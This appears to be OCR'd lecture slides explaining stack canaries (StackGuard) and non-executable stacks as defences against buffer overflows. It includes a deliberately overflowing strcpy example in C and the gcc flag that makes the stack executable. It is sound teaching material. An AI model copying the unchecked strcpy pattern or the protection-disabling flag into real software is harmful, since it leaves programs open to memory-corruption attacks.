
The compiler can use StackGaurd to detect buffer overflow attacks



- Add guard between *prev frame ptr* and local variables
- Guard is random value
- Overflows will change the value of the guard
- If guard is changed, then must be buffer overflow
- Do not return, go to exception handling (crash)

The compiler can use StackGaurd to detect buffer overflow attacks

foo.c




```
void foo (char *str) {
   char buffer[12];

   strcpy(buffer,str);
   printf("buffer is: %s\n",buffer);
}

int main() {
   char *str = "A string that is definitely longer than 12";
   foo(str);

   printf("str is: %s\n",str);
}
```

Extra characters written past end of *buffer*

buffer becomes “A string that is definitely longer than 12”

Ends up overwriting *stack guard*

Linux detects change in *stack guard*, stops execution

Linux outputs: “*** stack smashing detected ***: foo terminated”

A non-executable stack ensures code cannot run from stack

NX

- Mark the stack as non-executable and code will not run from stack
- Set NX bit to mark as non-executable
  - $ gcc –z execstack prog.c (executable stack)
  - $ gcc –z noexecstack prog.c (non-executable stack)

Well, we are done here, right?

Stay tuned for next class

- Return to libc
- Return Oriented Programming (ROP)